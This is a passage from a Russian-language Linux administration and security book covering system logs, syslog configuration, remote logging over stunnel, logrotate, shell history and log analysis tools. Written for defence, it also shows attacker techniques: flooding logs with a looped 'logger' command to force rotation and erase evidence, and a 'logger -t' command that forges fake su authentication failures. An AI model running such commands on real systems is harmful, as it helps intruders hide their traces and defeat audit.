Рис. 12.1. Снимок экрана с выведенным на него файлом /var/log/messages

Следующий журнал расположен в файле /var/log/secure. Что в нем особенного? Это самый основной журнал, который нужно проверять максимально часто, и каждой записи в нем уделять особое внимание. В этом файле отображается, под каким именем и с какого адреса пользователь вошел в систему. Например, на сервис FTP

может подключаться главный бухгалтер. Если вы увидели, что он пользуется сервисом, но при этом журнал показывает чужой IP-адрес, то это должно стать поводом для беспокойства.

В этом же файле отображается информация о внесении изменений в список пользователей или групп. Злоумышленники очень редко используют запись root для своих злобных целей, а заводят какую-нибудь более незаметную, с нулевым идентификатором. Если это сделано не руками, а с помощью команды Linux, то в журнале /var/log/secure вы увидите подозрительные изменения.

Хакеры, конечно же, знают о таких уловках, поэтому корректируют список вручную, ведь это не так уж и сложно — добавить по одной записи в файлы /etc/passwd и /etc/shadow, если получить права администратора. Но даже в этом случае вы почувствуете неладное, когда увидите запись о том, что в систему вошел пользователь, которого вы не создавали.

Чтобы реагировать на подозрительные записи, вы должны быть внимательны. Самые опытные и крайне опасные хакеры используют очень интересные методы. Например, в вашей системе есть пользователь robert. Хакер видит эту запись и добавляет пользователя с именем rodert. Разница всего лишь в третьей букве, и если быть невнимательным, то ее и не заметишь, что позволит взломщику безнаказанно гулять по вашему компьютеру.

Журнал почтового сервера sendmail находится в файле /var/log/maillog. В нем можно увидеть строки примерно следующего вида (приведенные здесь три строки представляют собой одну строку журнала):

```
Jan 16 13:01:01 FlenovM sendmail[1571]: j0GA11S01571: from=root,
size=151, class=0, nrcpts=1,
msgid=<200501161001.j0GA11S01571@flenovm.ru>, relay=root@localhost
```

Из этого файла вы можете узнать, кто, когда и кому отправлял сообщения.

Вспоминается случай, когда один администратор после того, как взломали его сервер, «вручную» просматривал все каталоги на предмет поиска чужих файлов. Не проще ли проанализировать журнал, где все записано? Если злоумышленник не подчистил журналы до выхода из системы, то можно узнать достаточно много.

На журналы надеяться можно, но все же это не очень надежно. Умные хакеры всегда заметают свои следы и уничтожают ненужные записи из журналов. Поэтому и «ручной осмотр» может пригодиться, но первым делом стоит проверить журнал.

12.4.3. Журнал FTP-сервера

Войдя в систему, взломщики нередко закачивают на сервер собственные программы для повышения своих прав или для открытия потайных дверей. Для закачки можно использовать протокол FTP. Кто именно подключался к серверу, можно узнать из файла /var/log/secure. А вот что закачивали — подскажет /var/log/xferlog.

Журнал FTP-сервера текстовый, как и у почтового сервера, но мы его рассматриваем отдельно. Из моей практики: если вы используете сервис FTP, то именно он

чаще всего приводит к проблемам. Нет, программа достаточно хороша, но злоумышленник, как правило, стремится получить доступ к учетной записи с правами на FTP, чтобы иметь возможность размещать на сервере свой «боевой софт». С помощью анализа журнала вы быстро узнаете, кто и что закачивал.

Посмотрим на строку из файла /var/log/xferlog (здесь опять длинная строка разбита на две):

```
Sun Jan 16 13:21:28 2005 1 192.168.77.10 46668 /home/flenov/sendmail.cf
 b _ o r flenov ftp 0 * c
```

Из нее видно, что 16 января в 13:21 пользователь с адреса 192.168.77.10 скачал файл /home/flenov/sendmail.cf.

Протокол FTP является наиболее опасным, потому что через него злоумышленник может скачать секретные данные (например, файл с паролями) или положить на сервер свою программу (в частности, rootkit или трояна). Необходимо научиться понимать каждую запись, чтобы знать, что происходит с файлами в системе. Давайте рассмотрим в приведенной строке журнала каждый ее фрагмент:

- полная дата, которая состоит из дня недели, месяца, числа, времени и года;
- продолжительность сеанса или время, потраченное на скачивание/закачивание файла;
- имя или IP-адрес удаленного хоста;
- размер файла в байтах;
- полный путь к файлу, который был скачан или закачан;
- тип передачи — буква `a` (символьная) или `b` (бинарная);
- символ, определяющий специальные действия над файлом:
  - `C` — сжат;
  - `U` — разархивирован;
  - `T` — обработан программой tar;
  - `_` — не было никаких действий;
- символ, определяющий направление передачи: `o` (скачивание с сервера) или `i` (закачивание на сервер);
- символ, определяющий тип пользователя: `a` (анонимный), `g` (гость) или `r` (действительный);
- локальное имя пользователя. Для анонимных пользователей здесь можно увидеть номер ID;
- имя сервиса, обычно это слово `ftp`;
- способ аутентификации. Здесь можно увидеть `0`, если определение подлинности отсутствовало, или `1` в случае идентификации по RFC 931;
- идентификатор пользователя. Если он не определен, то можно увидеть звездочку;
- символ, определяющий состояние передачи: `c` (прошла успешно) или `i` (была прервана).

Если вы никогда не работали с журналом FTP, то советую сейчас остановиться на минуту и внимательно изучить показанную здесь строку примера и записи из вашего журнала. Вы всегда должны подходить к проблеме уже подготовленным, а не изучать ее после появления, иначе проиграете.

12.4.4. Журнал прокси-сервера squid

Основным журналом прокси-сервера squid является /var/log/squid/access.log. Это текстовый файл, в котором каждая строка состоит из следующих полей:

- время начала соединения или события;
- продолжительность сессии;
- IP-адрес клиента;
- результат обработки запроса. Здесь может быть одно из следующих значений:
  - TCP_HIT — в кэше найдена нужная копия;
  - TCP_NEGATIVE_HIT — объект кэширован негативно, получена ошибка при его запросе;
  - TCP_MISS — объект не найден в кэше;
  - TCP_DENIED — отказ в обслуживании запроса;
  - TCP_EXPIRED — объект найден, но устарел;
  - TCP_CLIENT_REFRESH — запрошено принудительное обновление;
  - TCP_REFRESH_HIT — при попытке обновления сервер сообщил, что объект не изменился;
  - TCP_REFRESH_MISS — после попытки обновления сервер вернул новую версию объекта;
  - TCP_REF_FAIL_HIT — объект из кэша устарел, а новую версию получить не удалось;
  - TCP_SWAPFAIL — объект должен находиться в кэше, но он не найден;
- количество байтов, полученных клиентом;
- метод запроса — GET, POST, HEAD или ICP_QUIERY;
- URL-адрес запрашиваемого объекта;
- поле ident (знак «минус»), если оно недоступно;
- результат запроса к другим кэшам:
  - PARENT_HIT — объект найден;
  - PARENT_UDP_HIT_OBGECT — объект найден и возвращен в UDP-запросе;
  - DIRECT — объект запрошен с оригинального сервера;
- тип содержимого MIME.

Когда в *главе 9* мы говорили о прокси-сервере squid, то упоминали и о других журналах: cache.log и useragent.log.

12.4.5. Журнал веб-сервера

Сервер Apache хранит свои журналы в файлах access.log и error.log, которые расположены в каталоге /var/log/httpd. Эти журналы позволяют узнать об активности и доступе пользователей.

Журналы текстовые и легко читаемые, и любой хакер может их просмотреть. А так как в журналах сохраняются пароли, с которыми пользователи получили доступ к серверу, то хакер легко может их вычислить.

Отказаться совсем от ведения журнала нельзя. Но необходимо сделать все возможное, чтобы он не был доступен злоумышленнику. Как минимум, я всегда изменяю расположение журнала по умолчанию. По моим наблюдениям, редко кто смотрит файл httpd.conf — большинство сразу лезут в каталоги по умолчанию. Если журналов нет, то хакер думает, что они отключены.

Итак, в каталоге /var/log/httpd создайте пустые файлы access_log, access_log.1, access_log.2, access_log.3, access_log.4, error_log, error_log.1, error_log.2, error_log.3 и error_log.4. Для большей правдоподобности в них можно поместить копию реальных данных, только убедитесь, что там нет важной информации. Правда, по дате изменения и по строкам внутри файла злоумышленник легко увидит, что данные старые, но не догадается, что эта информация — только для отвода его глаз. Главное, чтобы даты изменения файла и формирования записей в нем совпадали.

Для упрощения создания подобных файлов можно на время включить журналы в каталоге по умолчанию, чтобы в них появилась информация, а потом отключить.

После этого измените директивы `ErrorLog` и `CustomLog` в файле конфигурации httpd.conf сервера Apache, указав другой каталог для хранения журналов. Такой простой метод позволяет затуманить мозги большинству взломщиков.

Как веб-программисту, мне по долгу службы приходится работать с этими журналами чаще, чем с любыми другими. Если трафика не много, то можно просто выполнить команду `tail` и смотреть за новыми записями, которые поступают в журнал:

```
tail -f /var/log/httpd/mywebsite.log
```

Если сайт с большим трафиком, то можно выполнять эту команду совместно с `grep` и фильтровать записи от какой-либо уникальной информации, которая принадлежит только вам.

12.4.6. Кто пишет?

Записью в журналы, находящиеся в каталоге /var/log, занимаются демоны syslogd и klogd, но в программе setup при настройке автоматически загружаемых сервисов вы увидите только первый. Настройки автозапуска syslogd влияют и на загрузку klogd.

Если вы используете изолированную систему или просто не нуждаетесь в протоколировании событий, происходящих в системе, то можете отключить эти сервисы, чтобы они не расходовали процессорное время. Для сервера я не рекомендую этого делать. Если сейчас вы еще не прочувствовали необходимость использования журналов, то после первой проблемы или взлома системы вы осознаете все их преимущества.

Программа syslogd сохраняет в файлах журналов всю информацию о сообщениях системы. Программа klogd предназначена для сохранения сообщений ядра. Настройки журналов находятся в файле /etc/syslog.conf. Пример содержимого файла можно увидеть в листинге 12.3.

Листинг 12.3. Файл конфигурации программы syslogd

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
# Выводить все сообщения ядра на экран.
# Вывод других сообщений создаст на экране беспорядок.
#kern.*                                  /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
# Протоколировать в указанный файл все сообщения уровня info и выше.
# Исключения составляют письма, сообщения аутентификации и демона cron.
*.info;mail.none;authpriv.none;cron.none    /var/log/messages

# The authpriv file has restricted access.
# Файл authpriv содержит ограниченный доступ.
authpriv.*                                  /var/log/secure

# Log all the mail messages in one place.
# Сохранять все события почтовой системы в указанное место.
mail.*                                      /var/log/maillog


# Log cron stuff.
# Протоколировать сообщения cron.
cron.*                                      /var/log/cron

# Everybody gets emergency messages.
# Все получают критические сообщения.
*.emerg                                                    *

# Save news errors of level crit and higher in a special file.
# Сохранять сообщения новостей уровня crit (критический) и выше
# в специальный файл.
uucp,news.crit                              /var/log/spooler
```

```
# Save boot messages also to boot.log.
# Сохранять сообщения, происходящие во время загрузки в указанный файл.
local7.*                                        /var/log/boot.log
```

Назначение директив легко можно проследить по комментариям. Все они имеют вид:

```
название.уровень
```

В качестве названия выступает имя параметра, который надо протоколировать. Это могут быть следующие категории сообщений:

- `kern` — от ядра;
- `auth` — о нарушении безопасности и авторизации;
- `authpriv` — об использовании привилегированного доступа;
- `mail` — от почтовых программ;
- `cron` — от планировщиков задач `cron` и `at`;
- `deamon` — генерируемые сервисами;
- `user` — от пользовательских программ;
- `uucp` — UUCP-сообщения (UNIX To UNIX Copy, копирование с UNIX на UNIX). В настоящее время практически не используется;
- `news` — из новостей;
- `lpr` — с принтеров.

Уровень может быть одним из следующих:

- `*` — протоколировать все сообщения системы;
- `debug` — отладочная информация;
- `info` — информационные сообщения;
- `notice` — уведомления;
- `warn` — предупреждения;
- `err` — ошибки;
- `crit` — критические сообщения;
- `alert` — требуется немедленное вмешательство;
- `emerg` — авария, дальнейшая работа невозможна.

В журнал попадают сообщения указанного уровня и выше. Например, установка значения `err` определяет, что в журнал будут попадать сообщения уровней `err`, `crit`, `alert` и `emerg`.

Чем больше ошибок вы сохраняете, тем выше нагрузка на жесткий диск, да и расход ресурсов увеличивается. Для большей эффективности функционирования системы раздел /var, в котором хранятся журналы, лучше всего перенести на отдельный винчестер. Тогда запись в журналы и работа ОС смогут происходить

параллельно. Но вы должны быть уверены, что раздел /var содержит достаточно дискового пространства.

Я уже говорил, что в своих системах убираю журналы из расположения по умолчанию, что усложняет хакеру жизнь. Но этого недостаточно. Опытный взломщик просмотрит конфигурационный файл /etc/syslog.conf и найдет новое расположение журналов.

Однако мы можем поступить еще умнее, и для этого достаточно штатных средств ОС Linux. В моей системе сервис cron раз в час запускает процесс, который делает резервную копию каталога /var. Таким образом, если хакер подчистит журнал, я легко смогу определить его по резервной копии.

Если у вас есть возможность установить в сети еще один Linux-сервер (специально выделенный компьютер), то можно все сообщения журнала отправлять на него, что будет еще более выгодно. Чтобы хакер смог подправить журнал, ему придется взламывать и этот сервер тоже. А если он используется только для протоколирования, и никаких лишних портов на нем не открыто, взлом его может оказаться затруднительным.

Для журналирования по сети в файле /etc/services должна иметься строка:

```
syslog 514/udp
```

Кроме того, в файле /etc/syslog.conf должна присутствовать директива:

```
сообщения      @адрес
```

Первый параметр указывает, какие сообщения нужно отправлять на сервер. Если вы хотите пересылать всю информацию, то в качестве этого параметра указывается `*.*`, если только критические, — то `*.crit`.

Второй параметр — это адрес сервера, на который будут отправляться сообщения журналов. Например, если вы хотите, чтобы все сообщения отправлялись на сервер log.myserver.com, то добавьте строку:

```
*.*        @log.myserver.com
```

Но тут есть одна проблема — для определения IP-адреса необходим DNS. При загрузке системы сервис syslogd стартует раньше DNS, поэтому определение адреса окажется невозможным. Чтобы решить эту задачу, соответствие IP-адреса и имени сервера можно прописать в файле /etc/hosts.

И последнее. На сервере служба syslogd должна быть запущена с ключом `-r`, который позволяет получать сообщения по сети и сохранять их в журнале. Для этого нужно изменить сценарий запуска сервиса. Все сценарии хранятся в каталоге /etc/rc.d/init.d/, и для syslogd это файл syslog, основное содержимое которого можно увидеть в листинге 12.4.

Листинг 12.4. Содержимое файла /etc/rc.d/init.d/syslog

```
#!/bin/bash

. /etc/init.d/functions
```

```
[ -f /sbin/syslogd ] || exit 0
[ -f /sbin/klogd ] || exit 0

# Source config
# Загрузка конфигурационного файла
if [ -f /etc/sysconfig/syslog ] ; then
       . /etc/sysconfig/syslog
else
       SYSLOGD_OPTIONS="-m 0"
       KLOGD_OPTIONS="-2"
fi

RETVAL=0

umask 077

start() {
       echo -n $"Starting system logger: "
       daemon syslogd $SYSLOGD_OPTIONS
       RETVAL=$?
       echo
       echo -n $"Starting kernel logger: "
       daemon klogd $KLOGD_OPTIONS
       echo
       [ $RETVAL -eq 0 ] && touch /var/lock/subsys/syslog
       return $RETVAL
}
stop() {
# Команды остановки сервиса
}
rhstatus() {
# Команды вывода состояния
}
restart() {
       stop
       start
}
...
...
```

Самое интересное спрятано в следующих строчках:

```
if [ -f /etc/sysconfig/syslog ] ; then
       . /etc/sysconfig/syslog
else
       SYSLOGD_OPTIONS="-m 0"
       KLOGD_OPTIONS="-2"
fi
```

Здесь происходит проверка: если файл /etc/sysconfig/syslog существует, то используются параметры загрузки из этого файла, иначе они явно задаются в строке:

```
SYSLOGD_OPTIONS="-m 0"
```

Здесь в кавычках указываются параметры. Чтобы добавить ключ `-r`, измените строку следующим образом:

```
SYSLOGD_OPTIONS="-m 0 -r"
```

Если файл /etc/sysconfig/syslog существует, то в нем будет такая же строка. В этом случае вам достаточно внести изменения в этот файл, и не надо будет трогать сценарий запуска /etc/rc.d/init.d/syslog.

Использование выделенного сервера для сохранения сообщений из журналов позволяет сохранить записи, но при этом делает их доступными для всеобщего просмотра. Дело в том, что сообщения передаются по сети в незашифрованном виде. Это не проблема, если вы отделены от Интернета сетевым экраном, и злоумышленник не смог проникнуть внутрь сети. Но если хакеру удалось взломать хотя бы один компьютер в защищенной сети, то он может установить программу прослушивания и увидеть все сообщения в журналах.

Вопрос решается достаточно просто — зашифровать трафик, направив его через тунель SSL. Самый простой вариант — выполнить следующие действия:

1. В конфигурационном файле сервера, отправляющего сообщения, прописываем пересылку сообщений на локальный компьютер:

   ```
   *.*    @localhost
   ```

   Все сообщения будут передаваться на порт 514 UDP локального компьютера. Чтобы все получилось, сервер не должен работать в режиме приема сообщений, т. е. запущен без ключа `-r`. Иначе порт 514 будет занят, а нам это не нужно.

2. На порту 514 локального компьютера запускаем stunnel-клиент:

   ```
   stunnel -c -d 127.0.0.1: 514 -r loagserver:1050
   ```

   Все сообщения, полученные на этот порт, будут шифроваться и передаваться на порт 1050 компьютера `loagserver`. В вашем случае вместо имени `loagserver` нужно указать адрес вашего сервера.

3. На компьютере `loagserver` создаем stunnel-сервер:

   ```
   stunnel -d 1050 -r 127.0.0.1:514
   ```

После этих действий на локальном компьютере клиент stunnel будет получать незашифрованные сообщения на порту 514, шифровать их и отправлять на порт 1050 компьютера `loagserver`. А на компьютере `loagserver` сервер stunnel будет получать зашифрованные сообщения и в расшифрованном виде направлять их на порт 514. На сервере `loagserver` сервис syslogd должен быть запущен с ключом `-r` для приема сообщений на порту 514.

Теперь все сообщения будут передаваться по сети в зашифрованном виде.

12.4.7. Утилита logrotate

Чтобы файлы журналов слишком сильно не раздувались, в Linux включена утилита logrotate. Рассмотрим принцип ее работы на примере журнала /var/log/messages:

1. Когда размер файла /var/log/messages превышает максимально допустимое значение или проходит определенный промежуток времени, содержимое текущего журнала переносится в файл /var/log/messages.1, а файл /var/log/messages очищается и заполняется заново.
2. В следующий раз, при достижении максимального размера, содержимое файла /var/log/messages.1 переносится в /var/log/messages.2, а журнал /var/log/messages переносится в /var/log/messages.1.

Таким образом, история изменений сохраняется в отдельных файлах, и ее можно всегда просмотреть. При этом сам журнал никогда не превысит определенного размера, и с ним будет удобно работать.

За сохранение истории и перенос данных между файлами отвечает программа logrotate. Рассмотрим ее конфигурационный файл (/etc/logrotate.conf), который показан в листинге 12.5.

Листинг 12.5. Файл /etc/logrotate.conf конфигурации программы logrotate

```
# see "man logrotate" for details
# Выполните команду man logrotate для получения дополнительной информации

# rotate log files weekly
# Смена файлов происходит еженедельно
weekly

# keep 4 weeks worth of backlogs
# Будут использоваться 4 файла для сохранения истории
rotate 4

# create new (empty) log files after rotating old ones
# После сохранения журнала создается пустой новый файл
create

# uncomment this if you want your log files compressed
# Уберите комментарий со следующей строки,
# чтобы файлы журналов сжимались
#compress

# RPM packages drop log rotation information into this directory
# Пакеты RPM переносят информацию о переворотах журнала в этот каталог
include /etc/logrotate.d

# no packages own wtmp -- we'll rotate them here
# Для журнала /var/log/wtmp задаются собственные правила
```

```
/var/log/wtmp {
    monthly
    create 0664 root utmp
    rotate 1
}

# system-specific logs may be also be configured here.
# Специфичные системные журналы могут быть сконфигурированы здесь.
```

Посмотрим на параметры, которые нам доступны:

- `weekly` — указывает на то, что файлы журналов должны меняться еженедельно. Если сервер используется редко, можно изменить это значение на `monthly`, чтобы обновление происходило ежемесячно;
- `rotate` — задает количество файлов, которые будут использоваться для хранения истории. В нашем случае стоит число 4, т. е. имена журналов будут иметь вид: */etc/log/имя.X*, где *X* изменяется от 1 до 4;
- `create` — требует создания нового пустого документа после смены файла журнала;
- `compress` — позволяет сжимать файлы журналов. На серверах, обрабатывающих запросы огромного количества пользователей, журналы могут занимать очень много места, и чтобы сэкономить дисковое пространство, их можно сжимать. Так как журналы содержат текст, сжатая версия может иметь объем на 70 и более процентов меньше.

В начале файла идут описания значений по умолчанию. Затем можно указать специфичные значения для определенных журналов. В нашем конфигурационном файле выделен журнал /var/log/wtmp:

```
/var/log/wtmp {
    monthly
    create 0664 root utmp
    rotate 1
}
```

В файле нет ограничения на размер журнала, но его можно задать с помощью параметра `size`. Например, в следующем примере задается максимальный размер журнала в 100 Кбайт:

```
/var/log/wtmp {
    monthly
    size = 100k
    create 0664 root utmp
    rotate 1
}
```

Теперь файл журнала будет меняться в двух случаях (по событию, которое наступит раньше):

- ежемесячно, т. к. указан параметр `monthly`;
- когда файл достигнет размера 100 Кбайт.

За счет смены журналов мы получаем как удобства, так и недостатки. Например, после проведения атаки хакер может уничтожить свои следы, даже если не имеет непосредственного доступа к файлам журнала. Достаточно только засыпать журнал мусорными сообщениями и превысить максимальный размер, чтобы система четыре раза произвела ротацию.

Пытаться защищать журнал, увеличивая его размер, бесполезно, потому что хакер не будет добавлять записи в log-файл вручную, а воспользуется простой программой на Perl или написанной прямо для командного интерпретатора (Shell). Такая программа чрезвычайно проста. Достаточно лишь в цикле выполнять команду:

```
logger -p kern.alert "Текст сообщения"
```

С помощью директивы `logger` можно записывать в журнал сообщения. Если организовать бесконечный цикл выполнения этой команды, то система сама уничтожит журнал.

Чтобы данные не исчезали бесследно, можно добавить команду, которая будет отправлять журнал на почтовый адрес администратора:

```
/var/log/wtmp {
    monthly
    size = 100k
    create 0664 root utmp
    postrotate
       # Команда отправки журнала имя.1
    endscript
    rotate 1
}
```

В этом случае после первой смены журнала будет выполняться сценарий отправки полученного файла на почтовый ящик администратора.

Если вы настраиваете сервис таким образом, убедитесь, что ваш почтовый ящик способен принять необходимое количество данных. Например, если вы установили максимальный размер файла в 10 Мбайт, а ваш почтовый ящик способен принять только 5 Мбайт, то вы никогда не получите этот файл, поскольку он будет удален почтовым сервером.

12.4.8. Пользовательские журналы

Все команды, выполненные пользователем, сохраняются в файле .bash_history (если используется интерпретатор команд /bin/bash), который находится в пользовательском домашнем каталоге. Когда вы определили, под какой учетной записью в системе находился взломщик, его действия можно проследить по этому журналу.

Вы сможете узнать, какие команды или программы выполнялись, и эта информация подскажет, как злоумышленник проник в систему и что изменил. Если хакер добавил

пользователя или модифицировал какой-либо важный системный файл, то вы это увидите, сможете вернуть все в исходное состояние и тем самым быстро закрыть «двери» в системе, которые открыл хакер.

Конечно же, профессиональные взломщики, которые зарабатывают деньги, проникая в чужие системы, знают об этом, поэтому делают все возможное, чтобы скрыть свои действия, и регулярно чистят этот журнал. Посторонние изменения файла .bash_history могут указать на конкретную учетную запись, через которую произошел взлом.

Пользовательские журналы нужно регулярно проверять и чистить. Некоторые пользователи (да и вы сами) могут ошибиться при написании какой-либо команды и указать свой пароль. Взломщик, проанализировав файл .bash_history, увидит пароли и сможет уничтожить ваш сервер.

Если вы в командной строке набирали директиву и указывали пароль администратора root, то не поленитесь удалить соответствующую запись из пользовательского журнала. Такая ошибка может вам обеспечить бессонную ночь и не исключено, что не одну.

Пароли администраторов могут указываться в командной строке и при использовании программы mysql. Если вы, например, выполнили команду:

```
/usr/bin/mysql -uroot -ppassword
```

то она полностью сохранится в журнале. Получив доступ к вашему журналу команд bash, злоумышленник приобретает возможность использовать базу данных MySQL с правами root. В лучшем случае это будет только база данных, а в худшем (если пароль root на систему и на MySQL совпадают), — весь сервер будет под контролем взломщика.

> ***Внимание!***
>
> Никогда не выполняйте в командной строке директивы, требующие указания пароля, а если сделали это, то удалите соответствующую запись из журнала bash. В случае с MySQL нужно было задать команду `/usr/bin/mysql -uroot`. В ответ на это сервер запросит пароль, который не сохранится в журнале, а запишется только введенная команда.

Если вы работаете с сервером баз данных MySQL, то в вашем домашнем каталоге помимо файла .bash_history будет еще и файл .mysql_history. В этом файле хранятся все команды, которые выполнялись в программе конфигурирования mysql. Его также надо очищать, если при выполнении команды был указан какой-либо пароль. База данных — это еще не вся ОС, но и она может послужить отправной точкой для дальнейшего взлома, к тому же сами базы данных могут содержать секретную информацию, — например, пароли доступа к закрытым частям веб-сайта.

12.4.9. Обратите внимание!

Давайте посмотрим, на чем нужно сосредоточить внимание при анализе журналов безопасности. Это не только записи о неправомерном доступе к системе. Наблюдая за журналами, необходимо выявлять атаки еще на начальном этапе и не допускать

взлома. Когда вы увидели, что пользователь получил доступ к закрытой информации, то момент взлома вы уже пропустили.

Если стали быстро увеличиваться журналы, значит, возросла активность и, возможно, началась атака на отказ от обслуживания. Нужно срочно реагировать, иначе рост нагрузки на сервер или каналы связи может стать неуправляемым, и к определенному моменту сервер перестанет обрабатывать запросы пользователей. К тому же, если журналы заполнят весь диск, то вся система может выйти из строя. Убедитесь, что у вас достаточно места для хранения файлов журналов.

Компьютер не должен перезагружаться без вашего ведома. Если это произошло, то проверьте журналы и выясните, по какой причине и когда это случилось. Момент последней загрузки Linux легко узнать с помощью команды `uptime`.

Следите за повторяющимися записями, особенно об авторизации. Если на какомлибо сервисе происходит много попыток входа с неверной идентификацией пользователя, это может говорить о том, что взломщик пытается подобрать пароль.

Если вы заметили что-то подозрительное (с учетом сказанного), то следует выяснить, откуда идет потенциальная угроза, — а именно: IP-адрес и расположение сети атакующего. Для предотвращения дальнейших действий со стороны взломщика можно изменить политику сетевого экрана, добавив запись, запрещающую любые подключения со стороны атакующего хоста.

При анализе журнала нужно быть очень бдительным и обращать внимание на каждую мелочь. Например, чтобы подобрать пароль, злоумышленник может использовать различные методы маскировки, в частности, он может самостоятельно записывать в журнал подложные записи.

Если хакер будет подбирать пароль простым перебором, то вы легко увидите большое количество неудачных попыток войти под определенным пользователем, т. к. при этом в журнале **/var/log/messages** появляется запись вроде этой:

```
Feb 12 17:31:37 FlenovM login(pam_unix)[1238]: authentication failure;
logname=LOGIN uid=0 euid=0 tty=tty1 ruser= rhost= user=root
```

Параметр `login(pam_unix)` указывает на то, что хакер только пытается войти в систему. Если он уже проник в систему, но неудачно использовал команду `su`, то в поле `logname` будет имя, под которым хакер находится в системе, и текст `login(pam_unix)` будет заменен на `su(pam_unix)`.

По такой строке вы легко сможете определить, что это злоумышленник, и быстро найти его. Но хакер может накидать в журнал своих записей, которые будут указывать на других пользователей, тогда среди всех этих записей найти реальную будет очень сложно. Например, с помощью следующей команды хакер может добавить в журнал строку, которая будет идентична ошибке аутентификации:

```
logger -p kern.alert -t 'su(pam_unix)' "authentication failure ; \
logname=robert uid=0 euid=0 tty=tty1 ruser= rhost= user=root "
```

Как обычно, обратная косая черта служит здесь для разбиения длинной команды на две строки.

В ответ на эту команду в журнале будет создана примерно следующая запись:

```
Feb 12 17:31:37 FlenovM login(pam_unix)[1238]: authentication failure;
logname=robert uid=0 euid=0 tty=tty1 ruser= rhost= user=root
```

Теперь представим, что хакер накидал строк, в которых поле `logname` всегда разное. Выделить из них реальные практически невозможно.

Хорошо, если при выполнении программы `logger` хакер не будет использовать ключ `-t`, а укажет команду следующим образом:

```
logger -p kern.alert "authentication failure ; logname=robert uid=0 \
euid=0 tty=tty1 ruser= rhost= user=root "
```

В этом случае в журнале появится строка:

```
Feb 12 17:31:37 FlenovM logger: authentication failure; logname=robert
uid=0 euid=0 tty=tty1 ruser= rhost= user=root
```

Как видите, перед сообщением об ошибке стоит ключевое слово `logger`, которое как раз и выдает подделку.

Даже если программа `logger` не будет доступна хакеру, он может создать записи своей программой.

12.5. Работа с журналами

Мы рассмотрели различные журналы, которые доступны в системе, взглянули на их содержимое и узнали, что и где хранится. Знать все это просто необходимо, но анализировать текстовый файл размером в несколько мегабайт очень сложно и неудобно.

В действующей системе, обрабатывающей множество пользовательских запросов, журналы растут очень быстро. Например, на моем веб-сервере ежедневный журнал часто превышает 4 Мбайт, а ведь мой сайт — далеко не самый посещаемый. Это очень много текстовой информации, в которой быстро найти нужную строку практически невозможно.

Для упрощения анализа программисты и администраторы написали и продолжают разрабатывать программы-анализаторы файлов журналов. Просматривать журналы необходимо каждый день, а лучше даже каждый час. Для обеспечения безопасности нельзя прозевать важные сообщения, иначе проигрыш будет обеспечен. Но как при ежечасном контроле файла отделить записи, которые уже проверялись? Программа должна уметь запоминать время последней ревизии и при следующем запуске отбрасывать ранее просмотренные записи.

Наиболее эффективными программами анализа журналов являются сервисы, которые проверяют записи параллельно с попаданием их в log-файлы. Это достаточно просто реализовать, особенно на удаленном компьютере, которому по сети посылается информация от работающего сервера. По мере получения записей они проверяются и помещаются в файлы для дальнейшего хранения и более тщательного анализа. По одной записи очень сложно выявить атаку, и иногда необходимо ви-

деть динамику событий. Например, одна неправильная попытка авторизации еще ни о чем не говорит, а вот 10 и более — это уже должно вызывать подозрение.

Самое обидное, что все известные программы неэффективны для анализа в динамике. Большинство из них имеют ограничения при создании правил, по которым отдельная запись относится к разряду опасных. Из-за этого приходится в круг подозреваемых относить все, что имеет ошибки входа в систему, а потом «вручную» анализировать все записи и время их срабатывания. Каждый день хотя бы один пользователь может ввести ошибочный пароль, особенно если пароль, как и должен быть, сложный. Реагировать на подобные записи бессмысленно.

Есть еще один недостаток построчного просмотра журнала. Допустим, анализатор выдал сообщение о попытке обращения к запрещенной области диска. Для большинства сервисов в этой записи отсутствует информация о пользователе. Например, вы заметили строку о неправомерном доступе к каталогу по FTP. В ней будет IP-адрес клиента, но вы можете захотеть узнать, под какой учетной записью зарегистрировался пользователь. Чтобы это увидеть, необходимо открыть сам журнал и проследить историю подключений с этого IP-адреса. А ведь это можно решить, если анализировать журнал в динамике.

12.5.1. Команда *tail*

Когда я нахожусь непосредственно у сервера, то в отдельном окне терминала запускаю следующую команду:

```
tail -f /var/log/messages
```

После этого на экране появляется содержимое журнала, которое изменяется в реальном времени. При записи в журнал новой строки она тут же появляется у меня на мониторе.

Это очень удобно, особенно при небольшом количестве записей. Вы можете спокойно работать в одном терминале и иногда переключаться на другой, чтобы взглянуть на ход работы. Если сообщения появляются слишком часто (с сервером работает большое количество пользователей), то проследить за ними просто невозможно. В этом случае необходимо их фильтровать с помощью специализированных программ, которые отображают только подозрительную информацию, а остальные записи просто пропускают.

Тут можно использовать и утилиту `grep` для фильтрации содержимого и показывать только те записи, которые вам реально нужны.

Рассмотрим пример. У меня перед веб-серверами стоят кэш-серверы, которые первыми получают трафик из Интернета. Когда сайт «падает», то первым делом проверяется возможность загрузки сайта с самого веб-сервера. Если это возможно, то веб-сервер и база данных работают, и проблема кроется где-то в другом месте.

Следующим шагом идет проверка кэш-сервера, чтобы увидеть, есть ли вообще какой-либо трафик на сервер? Для этого я как раз и применяю команду `tail` к файлу журнала squid:

```
tail -f /var/log/squid/http80 | grep www.domainname.com
```

У меня несколько сайтов, и HTTP-трафик всех записывается в один и тот же файл журнала http80. Чтобы отсеять только нужный мне домен, я использую `grep`. Теперь нужно подождать несколько секунд и посмотреть, идет ли какой-нибудь трафик через кэш-сервер (появляются ли в журнале новые записи).

12.5.2. Программа swatch

Программа swatch — очень мощная утилита, написанная на простом и знакомом многим администраторам языке Perl. Это позволяет легко изменять программу и добавлять к ней возможности самостоятельно. Программа позволяет анализировать записи по расписанию (если занести выполнение программы в `cron`) или сразу после их попадания в журнал. Скачать программу можно по адресу: **sourceforge.net/projects/swatch**.

Так как это Perl-программа, то процесс ее установки отличается от многих других программ. В нашем случае выполните следующие действия:

```
tar xzvf swatch-3.1.tgz
cd swatch-3.1
perl Makefile.PL
make test
make install
make realclean
```

Как всегда, у этой медали есть оборотная сторона. То, что программа написана на Perl, является и недостатком, поскольку требует наличия интерпретатора. Я уже говорил, что нельзя устанавливать на сервер то, что может открыть дверь злоумышленнику и при этом не является действительно необходимым. Без нужды я рекомендую не подключать интерпретаторы типа Perl, потому что хакеры очень часто используют их для написания собственных rootkit-программ.

12.5.3. Программа Logsurfer

Одна из немногих программ, которая может просматривать журнал в динамике, — Logsurfer (**sourceforge.net/projects/logsurfer**). Как я уже говорил, большинство средств просматривает журнал построчно, что не очень эффективно, потому что в результате мы получаем слишком много мусора.

